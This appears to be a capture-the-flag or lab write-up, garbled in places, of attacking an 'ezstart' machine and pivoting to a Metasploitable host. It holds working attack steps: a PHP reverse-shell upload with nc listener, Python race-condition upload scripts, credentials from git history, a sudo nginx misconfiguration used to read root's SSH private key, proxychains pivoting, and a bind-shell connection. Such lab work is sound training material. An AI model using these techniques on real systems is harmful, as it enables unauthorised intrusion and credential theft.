# ezstart network

### discover network

└\$ sudo arp-scan 192.168.11.0/24 -I eth2

### Command Breakdown:

sudo arp-scan 192.168.11.0/24 -I eth2

sudo: This runs the command with superuser privileges, necessary for network scanning.

arp-scan: A network scanning tool that sends ARP (Address Resolution Protocol) requests to discover devices on a local network. ARP-scan works by mapping IP addresses to MAC addresses, useful for identifying devices in a subnet.

192.168.11.0/24: This specifies the target network in CIDR notation. It scans the IP address range from 192.168.11.1 to 192.168.11.254.

• I eth2: This specifies the network interface to use. In this case, eth2 is the name of the interface, but it could vary depending on your system (e.g., eth0, wlan0 for Wi-Fi).

## **Explanation:**

The command scans the local network 192.168.11.0/24 using the ARP protocol over the eth2 interface. It's a fast way to discover devices that respond to ARP requests, typically showing their IP addresses and MAC addresses. ARP-scan is effective within a local network, as ARP is not routable beyond the subnet.

### **Alternative Tools:**

1. Nmap: A versatile network scanning tool that can also perform ARP scanning:

sudo nmap -PR 192.168.11.0/24

The -PR flag in Nmap tells it to perform an ARP scan.

1. Netdiscover: A lightweight ARP scanning tool, especially useful for network discovery in wireless networks:

sudo netdiscover -i eth2 -r 192.168.11.0/24

1. Fping: Can also be used to ping an entire subnet, though it uses ICMP rather than ARP:

sudo fping -g 192.168.11.0/24

Would you like me to add more details or context to this explanation?

nmap -sn 192.168.11.0/24 -I eth2

```
warning -sn 192.168.11.0/24 -I eth2
Warning: identscan (-I) no longer supported. Ignoring -I
Starting Nmap 7.91 ( https://nmap.org ) at 2024-10-18 15:55 EDT
Failed to resolve "eth2".
Nmap scan report for 192.168.11.2
Host is up (0.0029s latency).
Nmap scan report for 192.168.11.4
Host is up (0.0020s latency).
Failed to resolve "eth2".
Nmap done: 256 IP addresses (2 hosts up) scanned in 56.10 seconds
```

#### Command Breakdown:

nmap -sn 192.168.11.0/24 -I eth2

nmap: Nmap (Network Mapper) is a powerful tool used for network discovery and security auditing.

-sn: This flag tells Nmap to perform a "ping scan" (also called host discovery), meaning it will check which hosts are up in the specified range without conducting a port scan. It disables port scanning and only pings the devices to see if they're reachable. 192.168.11.0/24: This specifies the network range in CIDR notation, scanning all IP addresses from 192.168.11.1 to 192.168.11.254.

-I eth2: This flag is incorrect in this context. Nmap does not use

-I to specify network interfaces. Instead, the correct flag to specify an interface is -e:

sudo nmap -sn 192.168.11.0/24 -e eth2

### **Corrected Command:**

sudo nmap -sn 192.168.11.0/24 -e eth2

# **Explanation:**

This command performs a "ping scan" on the 192.168.11.0/24 network using the eth2 interface. It checks for live hosts by sending ICMP Echo requests (ping) or ARP requests if the target is on the same subnet, without probing for open ports. It's useful when you only want to know which devices are online in a given network.

### scan target1

└\$ nmap -p- 192.168.11.4 -T4

```
(kali® kali)-[~/depi/project/ezstart_sol]
$ nmap -p- 192.168.11.4 -T4
Starting Nmap 7.91 ( https://nmap.org ) at 2024-10-18 16:00 EDT
Nmap scan report for 192.168.11.4
Host is up (0.00071s latency).
Not shown: 65532 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 19.53 seconds
```

nmap -sC -sV 192.168.11.4 -p21,22,80

```
STATE SERVICE VERSION
21/tcp open ftp
                  vsftpd 3.0.3
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
                       0
0
                              1562 Sep 28 11:15 index.html
  -rw-r--r--
              1 0
                                      4096 Sep 28 16:23 tmp [NSE: writeable]
               20
 drwxrwxrwx
               1 0
  -rw-r--r--
                                      1508 Sep 28 11:26 upload.php
  ftp-syst:
   STAT:
  FTP server status:
      Connected to ::ffff:192.168.11.2
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 4
      vsFTPd 3.0.3 - secure, fast, stable
 End of status
                    OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
   2048 ab:80:d8:44:0b:76:ec:3e:e3:c0:50:2b:37:7b:57:16 (RSA)
    256 93:69:48:ac:fe:e4:e9:1f:fa:94:02:19:9f:43:58:50 (ECDSA)
   256 60:69:e2:a9:28:ed:a3:f0:6e:ef:1e:ed:68:84:5e:46 (ED25519)
                    Apache httpd 2.4.29 ((Ubuntu))
80/tcp open http
_http-server-header: Apache/2.4.29 (Ubuntu)
_http-title: Image Upload
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

## **Explanation:**


- nmap: Network Mapper, a widely used network discovery and security auditing tool.
- sc: This flag tells Nmap to run default NSE (Nmap Scripting Engine) scripts. These scripts perform various automated checks such as banner grabbing, version detection, vulnerability scanning, and more. The default scripts are useful for initial reconnaissance and scanning of services.
- sv: Enables version detection for open ports. Nmap probes open ports and attempts to determine the version of the service running on those ports (e.g., SSH version, HTTP server version).

This command performs a targeted scan of the IP address

192.168.11.4 on ports 21 (FTP), 22 (SSH), and 80 (HTTP). It uses:

- **Default NSE scripts** (sc) to gather basic information about the services running on those ports, checking for things like misconfigurations or known vulnerabilities.
- Version detection (sv) to identify the specific version of the services running on those ports (e.g., OpenSSH 7.6, Apache 2.4.41).

### web 80/tcp



upload php-reverse-shell.php

locat and upload using: cp /usr/share/webshells/php/php-reverse-shell.php .

#### and try to upload

woo it's easy lets run the file and get the shell

```
(kali⊕kali)-[~]
scurl http://192.168.11.4/tmp/php-reverse-shell_1729282333.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
The requested URL was not found on this server.
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at 192.168.11.4 Port 80</address>
</body></html>
  —(kali⊕kali)-[~]
_$
  —(kali⊛kali)-[~]
└_$ nc -nlvp 4444
Listening on 0.0.0.0 4444
```

• nc: Netcat, a versatile networking utility often referred to as the "Swiss Army knife" for network-related tasks such as port scanning, data transfers, and creating reverse shells.

- n: Tells Netcat to use numeric IP addresses only, bypassing DNS resolution. This speeds up connections and avoids DNS lookup delays.
- 1: Puts Netcat in "listening" mode. This means it will wait for an incoming connection on a specified port, acting like a server.
- Verbose mode, providing detailed information about the connection. It gives more feedback on what's happening during the process, such as showing when a client connects.
- p 4444: Specifies the port number to listen on. In this case,


  Netcat will listen on port **4444**, which is commonly used for
  reverse shells or basic communication between machines.

the file is not exist let's try to make directory fuzzzing: dirsearch -u http://192.168.11.4

```
[16:16:35] 301 - 310B - /tmp → http://192.168.11.4/tmp/
[16:16:35] 200 - 453B - /tmp/
[16:16:37] 200 - 0B - /upload.php
```

let's do fuzzing under /tmp

we didn't find any thing, however if we open it on browser



let's see that we have

```
(kali® kali)-[~/depi/project/ezstart_sol]
$ curl http://192.168.11.4/tmp/flag1.txt;cat flag1.txt
what about fil3 protocol
what about fil3 protocol
```

i guess he talk about file protocol => ftp`

### ftp 21/tcp

namp was able to list files, and by review it's output ⇒ we can login using anonymous: anonymous and get the files

```
)-[~/depi/project/ezstart_sol]
   $ ftp 192.168.11.4
Connected to 192.168.11.4.
220 (vsFTPd 3.0.3)
Name (192.168.11.4:kali): anonymous
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||19285|)
ftp: Ls
229 Entering Extended Passive Mode (111122001)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 1562 Sep 28 11:15 index.html
drwxrwxrwx 2 0 0 4096 Oct 18 16:04 tmp
1508 Sep 28 11:26 upload.php
ftp> get upload.php
226 Transfer complete.
ftp> cd tmp
250 Directory successfully changed.
229 Entering Extended Passive Mode (|||39852|)
150 Here comes the directory listing.

-rw-rw-r-- 1 1000 1000

226 Directory send OK.
                                                        25 Oct 18 16:04 flag1.txt
ftp> get flag1.txt
```

### upload.php

```
<?php

session_start();

function is_malware($file_path)
{
    $content = file_get_contents($file_path);

    if (strpos($content, '<?php') !== false) {
        return true;
    }
}
</pre>
```

```
}
    return false;
}
function is_image($path, $ext)
{
    // Define allowed extensions
    $allowed_extensions = ['png', 'jpg', 'jpeg', 'gif'];
    // Check if the extension is allowed
    if (!in_array(strtolower($ext), $allowed_extensions)) {
        return false;
    }
    // Check if the file is a valid image
    $image_info = getimagesize($path);
    if ($image_info === false) {
        return false;
    }
    return true;
}
if (isset($_FILES) && !empty($_FILES)) {
    $uploadpath = "tmp/";
    $ext = pathinfo($_FILES["files"]["name"], PATHINFO_EXTENSION
    $filename = basename($_FILES["files"]["name"], "." . $ext);
    $timestamp = time();
    $new_name = $filename . '_' . $timestamp . '.' . $ext;
    $upload_dir = $uploadpath . $new_name;
    if ($_FILES['files']['size'] <= 10485760) {</pre>
```

```
move_uploaded_file($_FILES["files"]["tmp_name"], $upload
} else {
    echo $error2 = "File size exceeds 10MB";
}

if (is_image($upload_dir, $ext) && !is_malware($upload_dir))
    $_SESSION['context'] = "Upload successful";
} else {
    $_SESSION['context'] = "File is not a valid image or is
}

echo $upload_dir;
unlink($upload_dir);
}
```

### **Race Condition**

i guess it's the backend code for upload.php, and by review it

- 1. file naming: \$filename . '\_' . \$timestamp . '.' . \$ext; so we can get the name once it created by timestamp and our file name
- 2. and the code try to make some other checks that makes some checks like is it\_ is\_malware , is\_image which may take lot of time
- 3. we see that it's unlink the uploaded file after move it to tmp using:

```
move_uploaded_file($_FILES["files"]["tmp_name"], $upload_dir); and unlink($upload_dir);
```

3. so if we can access the file before it get unlinked we can make it run, so lets try to make a script to upload the file and other one to get it

```
//upload shell
import time
import requests
```

```
MAIN_URL = "http://192.168.11.4"
i = 0
while True:
    files = {'files': ('php-reverse-shell.php',open('php-reve
    req = requests.post(f"{MAIN_URL}/upload.php", files=files
    if req.status_code == 200:
        print(f"Uploaded {i}x")
        print(req.text)
    else:
        print(f"Failed to upload shell.php - {i}x")
        break
    i += 1
    time.sleep(0.2)
// access.py
import time
import requests
import concurrent.futures
import sys
MAIN_URL = "http://192.168.11.4"
def check_page_exists(time_int):
    url = f"{MAIN_URL}/tmp/php-reverse-shell_{time_int}.php"
```

```
try:
    response = requests.get(url)
   if response.status_code == 200:
        print(f"Page exists: {url}")
        print(response.text)
        return True
```

```
else:
            print(f"Page does not exist: {url} - Status Code:
            return False
    except requests.RequestException as e:
        print(f"An error occurred: {e}")
        return False
def main():
    while True:
        current_time_int = int(time.time()) + 2
        time_ints = [current_time_int, current_time_int - 1,
        with concurrent.futures.ThreadPoolExecutor() as execu
            future_to_time_int = {executor.submit(check_page_
            for future in concurrent.futures.as_completed(fut
                if future.result(): # Check if the page exis
                    sys.exit() # Exit the program if a page
        time.sleep(1)
if __name__ == "__main__":
    main()
```

```
Jploaded 139x

tmp/php-reverse-shell_1729285832.php

Jploaded 140x

tmp/php-reverse-shell_1729285832.php

Jploaded 141x

tmp/php-reverse-shell_1729285832.php

Jploaded 142x

tmp/php-reverse-shell_1729285833.php

Jploaded 143x

tmp/php-reverse-shell_1729285833.php

Jploaded 143x

tmp/php-reverse-shell_1729285833.php

Jploaded 144x

tmp/php-reverse-shell_1729285833.php

Jploaded 144x

tmp/php-reverse-shell_1729285833.php

Jploaded 144x

tmp/php-reverse-shell_1729285833.php

Jack does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285831.php - Status Code: 404

Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285830.php - Status Code: 404

Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285828.php - Status Code: 404

Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285829.php - Status Code: 404

Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285831.php - Status Code: 404

Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285831.php - Status Code: 404

Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285831.php - Status Code: 404

Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285831.php - Status Code: 404

Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285832.php - Status Code: 404

Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285832.php - Status Code: 404

Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285832.php - Status Code: 404

Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285832.php - Status Code: 404

Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285832.php - Status Code: 404

Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285832.php - Status Code: 404

Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285832.php - Status Code: 404

Page does not exist: http://192.168.11.4/tmp/php-reverse-shell_1729285833.php - Status Code: 404

P
```

i guess that may not work so let's find other way

### www-data

back to ftp and try to upload the shell, since ftp and apache share same file we can upland the shell using ftp and browse it using the browser

```
Stp 192.168.11.4

Connected to 192.168.11.4

Connected to 192.168.11.4

Name (192.168.11.4:kai): anonymous

331 Please specify the password.

Password:

330 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

Stp 20 Login successfully changed.

Stp 20 Directory successfully changed.

Stp 1s

Stp 1s
```

### **Upgrading Shell to Fully Interactive TTYs**

```
python -c 'import pty; pty.spawn("/bin/bash")'
[ctrl+z]
stty raw -echo;fg
```

```
$ whereis python
python: Just/bin/python3.6 /usr/bin/python3.6 /usr/lib/python3.6 /u
```

#### ezstart

after try some privilege escalation tech we find that there are repo .git

1. find commits using git log

```
total 28
drw-r-xr-x 4 root root 4096 Sep 28 16:07 .
drwxr-xr-x 3 root root 4096 Sep 28 11:00 ..
drwxr-xr-x 8 www-data www-data 4096 Sep 28 11:40 ...
drwxr-xr-x 8 www-data www-data 4096 Sep 28 11:49 .htaccess
-rw-r-r-- 1 root root 84 Sep 28 11:49 .htaccess
-rw-r--r-- 1 root root 1562 Sep 28 11:15 index.html
drwxrwxrwx 2 www-data www-data 4096 Oct 18 17:51 tmp
-rw-r-r-- 1 root root 1508 Sep 28 11:26 upload.php
www-data@ezstart:/var/www/html$ git log
WARNING: terminal is not fully functional
commit 215dd5f2af2f3ec1e899d69f15499db9cbe7bab1 (HEAD → master)
Author: Your Name <your.email@example.com>
Date: Sat Sep 28 11:27:24 2024 -0400

version 1

commit 861e503b6430de64cc12ffd5f4822c2757f71b40
Author: Your Name <your.email@example.com>
Date: Sat Sep 28 11:26:30 2024 -0400

init
www-data@ezstart:/var/www/html$

www-data@ezstart:/var/www/html$
```

2. read first commit and find hidden secrets: using fit show:

```
git show 861e503b6430de64cc12ffd5f4822c2757f71b40
```

```
+/**

+/**

+ * TODO configure mysql DB

+ * $servername = "localhost"; // Use "localhost" if MySQL is on the same machine

+$username = "ezstart"; // Your MySQL username

+$password = "noteasystart"; // Your MySQL password

+$dbname = "ezstartdb"; // The database name

+// Create connection to MySQL

+$conn = new mysqli($servername, $username, $password, $dbname);

+// Check the connection

if ($conn→connect_error) {

die("Connection failed: " . $conn→connect_error);

+}

+ */

+*/

END)
```

lets' try to access the DB by listing running service: service --status-all

```
www-data@ezstart:/var/www/html$ service --status-all
       apache-htcacheclean
       apache2
       apparmor
       console-setup.sh
       cron
       dbus
       grub-common
  +
       hwclock.sh
       irqbalance
       keyboard-setup.sh
       kmod
       nginx
       plymouth
       plymouth-log
       procps
       rsync
       rsyslog
        ssh
       udev
       ufw
  +
       unattended-upgrades
       uuidd
       vsftpd
www-data@ezstart:/var/www/html$
```


no DB running, remember that we have ssh up and running, let's try to login

#### root ezstart

we can run /usr/sbin/nginx so let's find out how to exploit that

```
ezstart@ezstart:~$ sudo -l
Matching Defaults entries for ezstart on ezstart:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/shin\:/shap/bin
User ezstart may run the following commands on ezstart:
    (ALL : ALL) NOPASSWD: /usr/sbin/neinx
```

searching online we discover that we can configure ngnix to run on <a>root</a> as a home so we can



#### Module ngx\_http\_dav\_module

The ngx\_http\_dav\_module module is intended for file management automation via the WebDAV protocol. The module processes HTTP and WebDAV

N https://nginx.org/en/docs/http/ngx\_http\_dav\_module.html#dav\_methods

```
ezstart@ezstart:~$ head /etc/nginx/nginx.conf
uuser www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
     worker_connections 768;
     # multi_accept on;
}
```

```
ezstart@ezstart:~$ cat pwn.conf
user root;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
    worker_connections 768;
}
```

```
http {
    server {
        listen 1337;
        root /;
        autoindex on;
        dav_methods COPY;
    }
}
ezstart@ezstart:~$ sudo nginx -c /home/ezstart/pwn.conf
ezstart@ezstart:~$ curl 127.0.0.1:1337/root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIJKQIBAAKCAgEArXA9LMcENzMa/EtK8d5VBOrz4+qTzMV6IJicB+TgmQI/qq+2
[chump...]
JYwBxiVlmj0hCovIFTQ+12FqSk0JLNJTyNbOD647WEMa6VMbnWLgZboZ9MAT
-----END RSA PRIVATE KEY-----
```

```
ezstart@ezstart:~$ sudo nginx -c /home/ezstart/pwn.conf
ezstart@ezstart:~$ curl 127.0.0.1:1337/root/.ssh/id_rsa
——BEGIN RSA PRIVATE KEY——
MIIJKQIBAAKCAgEArXA9LMcENzMa/EtK8d5VBOrz4+qTzMV6IJicB+TgmQI/qq+2
nInbz4/2foeYBj3CJjSmNLtnF6URmm7FNC/JKuTdiYNe0o5zZjmFFRY4n0Set94I
WJtdeBEDCaEOTZWHSSEj7txTFNt7XMWLATveCOeG+R5pD8gRfHVEGI9c5L9JLNMm
A0rkJ2fLuTseSJj2hyWb4oSHqrAXnExIFaNeOnSbZjP+e2NGsceDcee5ZYVWm0nK
CxYuDsobpYGl4+J09G7rI2oqnibHmoeMjZv7py7h7ca6p3zCDCtTsRUh+XKoDQyg
SvjwytXSzKVBPSbzEk9mNQr0cpDlpTCwgjQa4mJl5PrBMN3C5lnJUFFmm7pP2dFl
0e3+pa1yBNDIieVMfR0TJn2TY5/l09InlUBttmSLDr41NEaeuaGNG5lTr3eUjpIC
sXcIqpr6jmLThLSTM32QGN9UOwBNftETA9Luahgqp4X1lXN8teOhS0kYUnrGFz1L
kx2LYLpHBbaNsXr2Ltzpocs0ciiq5Gkg6L/rmx0zcat/4oHkGGGqtNv0fwMMImjC
```

lets save that file to id-rsa and try to use it

but if we change permission of that file, then we can use it: <a href="mailto:chmod-600-id\_rsa">chmod-600-id\_rsa</a>

```
(kali® kali)-[~/depi/project/ezstart_sol]
$ chmod 600 id rsa

(kali® kali)-[~/depi/project/ezstart_sol]
$ ssh root@192.168.11.4 -i id rsa
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-213-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/pro
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Oct 18 17:31:21 2024 from 192.168.11.2
root@ezstart:~# cat flag3.txt
are u see any one around
root@ezstart:~# |
```

what does "are u see any one around" mean???

remeber about arp-scan where we find 192.168.11.5 host but we can't access it let's see if our new machine can access it

```
root@ezstart:~# ping 192.168.11.5

PING 192.168.11.5 (192.168.11.5) 56(84) bytes of data.

64 bytes from 192.168.11.5: icmp_seq=1 ttl=64 time=0.623 ms

64 bytes from 192.168.11.5: icmp_seq=2 ttl=64 time=0.641 ms

64 bytes from 192.168.11.5: icmp_seq=3 ttl=64 time=0.541 ms

64 bytes from 192.168.11.5: icmp_seq=4 ttl=64 time=0.467 ms

^C

— 192.168.11.5 ping statistics —

4 packets transmitted, 4 received, 0% packet loss, time 3056ms

rtt min/avg/max/mdev = 0.467/0.568/0.641/0.069 ms
```

wolla we have new target and we can access it but first we need to redirect our attack throw our new machine so we can attack 192.168.11.5

# proxychain

1. configure proxy: add socks4 127.0.0.1 9050 to /etc/proxychains4.conf

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
Socks4 127.0.0.1 9050
```

- 2. start an SSH dynamic proxy from **Machine A:** ssh -i id\_rsa -D 9050 root@192.168.11.4
- 3. run command throw proxychains: proxychains nmap -sT 192.168.11.5

#### scan .5 machine

```
Nmap scan report for 192.168.11.5
Host is up (0.0016s latency).
Not shown: 977 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
```

### root .5 machine

doing some enumeration and port foot printing using no we found that 1524 post have a bind shell

```
(kali® kali)-[~/depi/project/ezstart_sol]
$ proxychains nc 192.168.11.5 1524
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:9050 ... 192.168.11.5:1524 ... OK
root@metasploitable:/# whoami
root
root@metasploitable:/# wpd
```